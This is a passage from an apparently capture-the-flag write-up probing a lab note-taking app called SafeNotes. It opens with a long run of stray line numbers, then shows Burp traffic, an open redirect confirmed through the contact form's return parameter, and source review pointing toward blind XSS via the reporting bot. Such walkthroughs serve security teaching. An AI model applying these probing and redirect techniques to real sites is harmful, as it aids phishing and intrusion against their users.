1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
21
```

We can advance further and view our note. Our note is loaded but the earlier injected HTML is not rendered. Seems our HTML input is filtered correctly. This will not become an easy way to achieve XSS (Cross site scripting)

SafeNotes

Home Create Note View Note Report Contact Logout

View Note

You can view stored notes here, securely!

Enter Note ID:

11b69107-b2ac-4e6f-8570-b29cdeb042a8

View Note

Note Content

<s>test</s>

Note loaded successfully!

In our burp proxy these view note steps look like following:

1) GET request to /view?note=NoteUUID


Request

```
1 GET /view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not(A:Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/create
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: session=.eWljkFpqZMRO_idRawZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuP55xzX783zFrRzfqGyLszOA6CSSmE6DwadOFAT012MANroyrwp94bIpAGXYmWTQItg74B1AMrqBaaCjmG76eKOJVzJjeu2VGae4jhfMewVVlvK44_1igo1nhs_tP_zsIACvMa1jWoKvjDqrQLmbvY_QbdCU3MvnD919PyS.Zr4chQ.95I_cThdsJKNm6EN1CSKes-4xCk
17 Connection: keep-alive
18
19
```

Response

```
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Thu, 15 Aug 2024 15:23:14 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 6052
7 Vary: Cookie
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8" />
13     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
14     <title>
15       SafeNotes - Secure Note Taking
16     </title>
17     <meta name="description" content="SafeNotes is a secure application for taking and sharing notes with robust reporting features." />
18     <link rel="icon" type="image/x-icon" href="/static/images/favicon.ico" />
19     <link rel="stylesheet" href="/static/css/general.css" />
20     <link rel="stylesheet" href="/static/css/navbar.css" />
21     <link rel="stylesheet" href="/static/css/forms.css" />
22   </head>
```

2) GET request to the API to retrieve the note: /api/notes/fetch/NoteUUID




The screenshot shows the Network tab of a browser developer tools window. The Request section displays a GET request to the URL `/api/notes/fetch/11b69107-b2ac-4e6f-8570-b29cdeb042a8`. The Response section shows the following JSON payload:

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 15:23:14 GMT
Connection: close
Content-Type: application/json
Content-Length: 87

{
    "content": "&lt;s&gt;test&lt;/s&gt;",
    "note_id": "11b69107-b2ac-4e6f-8570-b29cdeb042a8"
}
```

We now created a note and viewed it hoping for HTML injection but that did not happen unfortunately. We will have to dig deeper into the application.

Next step is to use the Report functionality.



The screenshot shows the SafeNotes application's 'Report a Note' page. The page has a header with the SafeNotes logo and navigation links for Home, Create Note, View Note, Report, Contact, and Logout. The main content area is titled 'Report a Note' and contains a form with a text input field labeled 'Enter Note URL:' and a 'Submit Report' button.

Seems we can enter an URL and the application admin will inspect our note. This is interesting as we can maybe achieve SSRF (Server side request forgery) or Blind XSS (Blind cross site scripting) via this way.

First step lets see if there is some kind of filtering on the URL that can be submitted. I just enter “<https://google.com>” and Submit the report.

The screenshot shows a web browser window with three tabs open: 'Intigriti August (Defcon) Challenger', 'SafeNotes - Secure Note Taking', and 'SafeNotes - Secure Note Taking'. The active tab is 'localhost/report'. The page title is 'Report a Note'. A sub-header says, 'If you find any note that violates our terms of service, please report it here.' Below is a form with a label 'Enter Note URL:' and a text input field. A large red error message below the input field reads, 'Please provide a valid note URL, e.g. http://127.0.0.1/view?note=12345678-abcd-1234-5678-abc123def456'. A 'Submit Report' button is at the bottom of the form.

This does not work. The application is only allowing us to enter following URL format (*127.0.0.1 is the same as localhost*):

<http://127.0.0.1/view?note=NoteUUID>

So we just created a note with following UUID: 11b69107-b2ac-4e6f-8570-b29cdeb042a8
This gives us following URL to report:

<http://127.0.0.1/view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8>

The screenshot shows a web browser window with three tabs open: 'Intigriti August (Defcon) Challenger', 'SafeNotes - Secure Note Taking', and 'SafeNotes - Secure Note Taking'. The active tab is 'localhost/report'. The page title is 'Report a Note'. A sub-header says, 'If you find any note that violates our terms of service, please report it here.' Below is a form with a label 'Enter Note URL:' and a text input field. A green success message below the input field reads, 'Note reported successfully'. A 'Submit Report' button is at the bottom of the form.

Nothing really happens. The application is now probably in the back end checking our reported note. Or the web application administrator is doing this manually.

Also burp does not reveal any interesting stuff about the reporting.

1) A POST request to /report with our submitted URL as parameter. This ends in a redirect which we cannot control.

The screenshot shows the Burp Suite interface with two main sections: Request and Response.

Request:

```
Pretty Raw Hex Hackvertor
1 POST /report HTTP/1.1
2 Host: localhost
3 Content-Length: 187
4 Cache-Control: max-age=0
5 sec-ch-ua: "(Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/report
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: session=.eJw1jkFpqzEMR0_idRaWZc1SLvOxZimWQAv_J6uQuSfQ5ZtthvcuR55xfZX783zFrPzfqSyLSzOA&CSSmE&DwadOFAT0lZMANroyrwp94bIpA9XYmWTQItg7481AMrqgBaaCjmG76eKOFJvZJjeuWGaeijhfvMewWLvK4_2Igoi9nHs_fB_zsIAcWmaIJWoKvjDqrQ1MbVY_QbdCU3MvnD9I9Py8.Zr4elv.jW73xSAgzJjcGLtuwc-n8WTRQIQ
21 Connection: keep-alive
22
23 csrf_token=ImUxMTMyNjMzYzMzYmYxYCPm2TBhMDkxMjlinNzQON2USNzVkmjklY2Mi.Zr4elv.R__R0vKlkSY3onDzDAInJsy-OM&note_url=http%3At%2F%2F127.0.0.1%2Fview%3Fnote%3D11b69107-b2ac-4e8f-8570-b29cded042a8
```

Response:

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 302 FOUND
2 Server: unicorn
3 Date: Thu, 15 Aug 2024 15:30:59 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 201
7 Location: /report
8 Vary: Cookie
9 Set-Cookie: session=.eJw1jkFpqzEMR0_idRaWZc1SLvOxZimWQAv_J6uQuSfQ5ZtthvcuR55xfZX783zFrPzfqSyLSzOA&CSSmE&DwadOFAT0lZMANroyrwp94bIpA9XYmWTQItg7481AMrqgBaaCjmG76eKOFJvZJjeuWGaeijhfvMewWLvK4_2Igoi9nHs_fB_zsIAcWmaIJWoKvjDqrQ1MbVY_QbdCU3MvnD9I9Py8.Zr4elv.jW73xSAgzJjcGLtuwc-n8WTRQIQ
10
11 <!DOCTYPE html>
12 <html lang=en>
13   <title>
14     Redirecting...
15   </title>
16   <h1>
17     Redirecting...
18   </h1>
19   <p>
20     You should be redirected automatically to the target URL: <a href="/report">
21       /report
22     </a>
23     . If not, click the link.
24   </p>
```

We can advance to the last part of the application. The Contact form.

Contact Us

Feel free to reach out to us using the form below. We would love to hear from you!

Name
test

Email
test@test.com

Message
test

Send Message

Press the send message button and you will end up at the home page of the application.

In burp this looks like following:

1) A POST request to /contact?return=/home

Request

```
Pretty Raw Hex Hackvertor
1 POST /contact?return=/home HTTP/1.1
2 Host: localhost
3 Content-Length: 147
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
6 sec-ch-ua-mobile:
7 sec-ch-ua-platform: "Windows"
8 upgrade-insecure-requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/contact
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: session=.eJw1jKfQzEMR0_idRaWze1sLvoxZImWQAv_J6uQu9fQSZhvcuR55xtZX783zFrRzfq9yLszo&CSSmEfDwadFA7012MANroyrwp94bTpAGXYmWTQItg7481AMrmqBaaCjmG7seKOJVzJjeuWgac4jhfvMeWVlvk44_2igo19nHs_fR_zsIAcWMaIjWoKvjDqrQlMbVY_QbdCU3MvnD9IPy8_Zr4fMw.aEVLRsdVBBbARAQ_nz3ce15HM
21 Connection: keep-alive
22
23 csrf_token=ImUxMTMyNjMsYzMyTxYDrmZTBhMDkjMj1InzQmzU5NzVkmjk1Y2Mi.Zr4hgQ.BMyndERY-QdTx5HUpdqtLx92W94&name=test&email=test%40test.com&message=test
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 302 FOUND
2 Server: unicorn
3 Date: Thu, 15 Aug 2024 15:41:19 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 197
7 Location: /home
8 Vary: Cookie
9 Set-Cookie: session=.eJw1jKfUxAMRa-Ssp4FDmAg5hdNYrA2E017USCZFGNs51idXK89e33tOs01XGsMs708zHRpmnEq8hrmYf1Y=9-1nPfyf2-1_26VuB8Fv5va6XXTdeVkmOfrJSp_NL1bSXAHYh5TECYWiQCV515BFmpQAOfGzvNvhzVaUmS5Inf1MbQAugTEE1iqaHnjxlyFUbh4hcYtSBGe04qPU1U3VeTfyzKjeezm4_9uA1o0u67Hf-aEHBnAzOkfOVFqvrbYDHOu0fviWQ3mb1jMExe511Q0.Zr4hnw.AHC3O9qFaxDtOMDuhlyKOMPVI0; HttpOnly; Path=/
10
11 <!doctype html>
12 <html lang="en">
13   <title>
14     Redirecting...
15   </title>
16   <h1>
17     Redirecting...
18   </h1>
19   <p>
20     You should be redirected automatically to the target URL: <a href="/home">
21       /home
22     </a>
23     . If not, click the link.
24   </p>
```

This is interesting and screams for an open redirect. A low impact issue but often very useful in web attack chains with high impact.

A quick test shows if an open redirect is possible or not. We change the “return parameter” value in burp repeater to “<https://google.com>” for example.

The screenshot shows the OWASP ZAP interface with the following details:

Request

```
POST /checkme?return=https://google.com HTTP/1.1
Host: localhost:8090
Content-Length: 147
Cache-Control: max-age=0
sec-ch-ua: "Not A Brand";v="99", "Google Chrome";v="137", "Chromium";v="137"
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/137.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: sessions=.ewIjKqGEM01oRaW2o1SLv0xJmQav_JfuQwGfQ52zhhvrc85zX7B3frPsfqSylJzDAGCSSmEfvuVwAqF0LZMhN9yyp6eIpAPXhTlWltQ7H6IAHmrgsCjw9f6eR0JvJdseuWaaefjHvTeewVVlV4
4_1tqjvnh_F2=caAVhMhlyj0kvjBqgplm0vY_2ad0CfUkWnq18yD.s.4frw.aEV0rOpHakRq.m3
ce15HM
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
cast_token: Im9xKTMgNyMsYmZsYmTxY3FmZTBhMDkxMj1LnQDN2USN5VhMj1Y1M.2r4hgQ.BMyoDEY-QdTxSHUpdq
Lx91W94&name=test&email=test140test.com&message=test
```

Response

```
HTTP/1.1 302 FOUND
Date: Thu, 15 Aug 2024 19:44:40 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 203
Location: https://google.com
Vary: Cookie
Set-Cookie: session=.ewIjKqGEM01oRaW2o1SLv0xJmQav_JfuQwGfQ52zhhvrc85zX7B3frPsfqSylJzDAGCSSmEfvuVwAqF0LZMhN9yyp6eIpAPXhTlWltQ7H6IAHmrgsCjw9f6eR0JvJdseuWaaefjHvTeewVVlV4
4_1tqjvnh_F2=caAVhMhlyj0kvjBqgplm0vY_2ad0CfUkWnq18yD.s.4frw.aEV0rOpHakRq.m3
ce15HM
Path/

```

Inspector

Target: http://localhost

Request attributes: 2

Request query parameters: 1

Request body parameters: 4

Request cookies: 1

Request headers: 20


Response headers: 8

Notes: Inspector

We can follow the redirect and we end up at the Google website. Open redirect in this POST request confirmed.

The screenshot shows the NetworkMiner interface with a request to `https://www.google.com` and a response from Google. The request details show a GET request for the root URL with various headers including User-Agent (Mozilla/5.0), Accept (text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng), and Accept-Encoding (gzip, deflate, br). The response shows the Google homepage content.

An annoying thing about this open redirect is the fact it is in a POST request which is harder to abuse. Burp allows easily to change the POST to a GET request and we can do a new test (Right click in the request to open the menu).



I also removed the “csrf_token” and other parameters. The open redirect keeps working.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A GET request is displayed in the Request pane:

```

GET /contact?return=https://google.com HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Not A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/contact
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session_e=wljkf0qEMR0_1d8awZc1SLvOxZImWQAv_J6uCu9r05zhhvvcuP55; DwdadFA70lZMANr0yv94bIpASXWWTQ1tg7481AMrnBaCjmG76eK4_2igo19Hs_fzsIAcWMaIjWoFvJqrQ1MbVY_QbdCU3MvnD9ISPy8_ce619HM
Connection: keep-alive

```

The Response pane shows a 'Redirecting...' message with the note: "You should be redirected automatically to the target URL: <https://google.com>. If not, click the link."

We now used all the web application functionalities but actually only got a small issue with our open redirect.

The challenge gave us the source code so we can dive into that also to have a check behind the scenes.

We already know the “docker-compose.yml” and “start.sh” file from installing the application but the “web” and “bot” folder are interesting.

Name	Date modified	Type	Size
▼ Today			
docker-compose.yml	15/08/2024 16:58	Yaml Source File	1 KB
start.sh	15/08/2024 16:58	SH Source File	1 KB
web	15/08/2024 16:58	File folder	
bot	15/08/2024 16:58	File folder	

The “web” folder contains more files needed for the setup but also an “app” folder.

Name	Date modified	Type	Size
▼ Today			
Dockerfile	15/08/2024 16:58	File	1 KB
entrypoint.sh	15/08/2024 16:58	SH Source File	1 KB
requirements.txt	15/08/2024 16:58	Text Document	1 KB
app	15/08/2024 16:58	File folder	

Here we find the python code running the web application back end and 2 folders “static” and “templates”. Static is less interesting as it contains the images and CSS styling.

Name	Date modified	Type	Size
▼ Today			
init.py	15/08/2024 16:58	Python Source File	2 KB
forms.py	15/08/2024 16:58	Python Source File	2 KB
main.py	15/08/2024 16:58	Python Source File	1 KB
models.py	15/08/2024 16:58	Python Source File	1 KB
views.py	15/08/2024 16:58	Python Source File	7 KB
static	15/08/2024 16:58	File folder	
templates	15/08/2024 16:58	File folder	

The templates are the front end HTML pages we can visit creating, saving, reporting... our notes

Name	Date modified	Type	Size
▼ Today			
base.html	15/08/2024 16:58	HTML Source File	5 KB
contact.html	15/08/2024 16:58	HTML Source File	1 KB
create.html	15/08/2024 16:58	HTML Source File	4 KB
home.html	15/08/2024 16:58	HTML Source File	3 KB
index.html	15/08/2024 16:58	HTML Source File	1 KB
login.html	15/08/2024 16:58	HTML Source File	1 KB
register.html	15/08/2024 16:58	HTML Source File	1 KB
report.html	15/08/2024 16:58	HTML Source File	1 KB
view.html	15/08/2024 16:58	HTML Source File	4 KB

I won't go over each file as most of them are not that interesting and would make this write-up way to long :-) so here the key points I found while checking them.

Python back end code

The back end code "views.py" contains the most important things for us to check.

1) There is a BOT running which we need to check later in the "bot" folder of the source code. The BOT seems to be a headless browser.

```
18
19     BASE_URL = os.getenv('BASE_URL', 'http://127.0.0.1')
20     BOT_URL = os.getenv('BOT_URL', 'http://bot:8000')
21
```

```
141
142     def call_bot(note_url, user_id):
143         try:
144             response = requests.post(f"{BOT_URL}/visit/", json={"url": note_url})
145             if response.status_code == 200:
146                 logger.info('Bot visit succeeded')
147             else:
148                 logger.error('Bot visit failed')
149         finally:
150             with reporting_lock:
151                 reporting_users.remove(user_id)
152
```

2) The API function to store the notes used Mozilla bleach as XSS protection in the back end. Only the content and user id are stored in the database for each note created.

```
● 50     @main.route('/api/notes/store', methods=['POST'])
51     @login_required
52     def store():
53         data = request.get_json()
54         content = data.get('content')
55
56         # Server-side XSS protection
57         sanitized_content = bleach.clean(content)
58
59         note = Note.query.filter_by(user_id=current_user.id).first()
60         if note:
61             note.content = sanitized_content
62         else:
63             note = Note(user_id=current_user.id, content=sanitized_content)
64             db.session.add(note)
65
66         db.session.commit()
67         return jsonify({'success': 'Note stored', 'note_id': note.id})
68
```

The report functionality seems well protected. URLs are checked for the domain part if this is equal to the challenge page host name, the path must include “/view” and if URL parameter “note” is included. The last part must be a UUID of 36 characters..

If those things are correct the BOT is called to inspect the note.

```
154     @main.route('/report', methods=['GET', 'POST'])
155     @login_required
156     def report():
157         form = ReportForm()
158         if form.validate_on_submit():
159             note_url = form.note_url.data
160             parsed_url = urlparse(note_url)
161             base_url_parsed = urlparse(BASE_URL)
162
163             if not parsed_url.scheme.startswith('http'):
164                 flash('URL must begin with http(s)://', 'danger')
165             elif parsed_url.netloc == base_url_parsed.netloc and parsed_url.path == '/view' and 'note=' in parsed_url.query:
166                 note_id = parsed_url.query[-36:]
167                 try:
168                     if uuid.UUID(note_id):
169                         with reporting_lock:
170                             if current_user.id in reporting_users:
171                                 flash(
172                                     'You already have a report in progress. Please respect our moderation capabilities.', 'danger')
173                             else:
174                                 reporting_users.add(current_user.id)
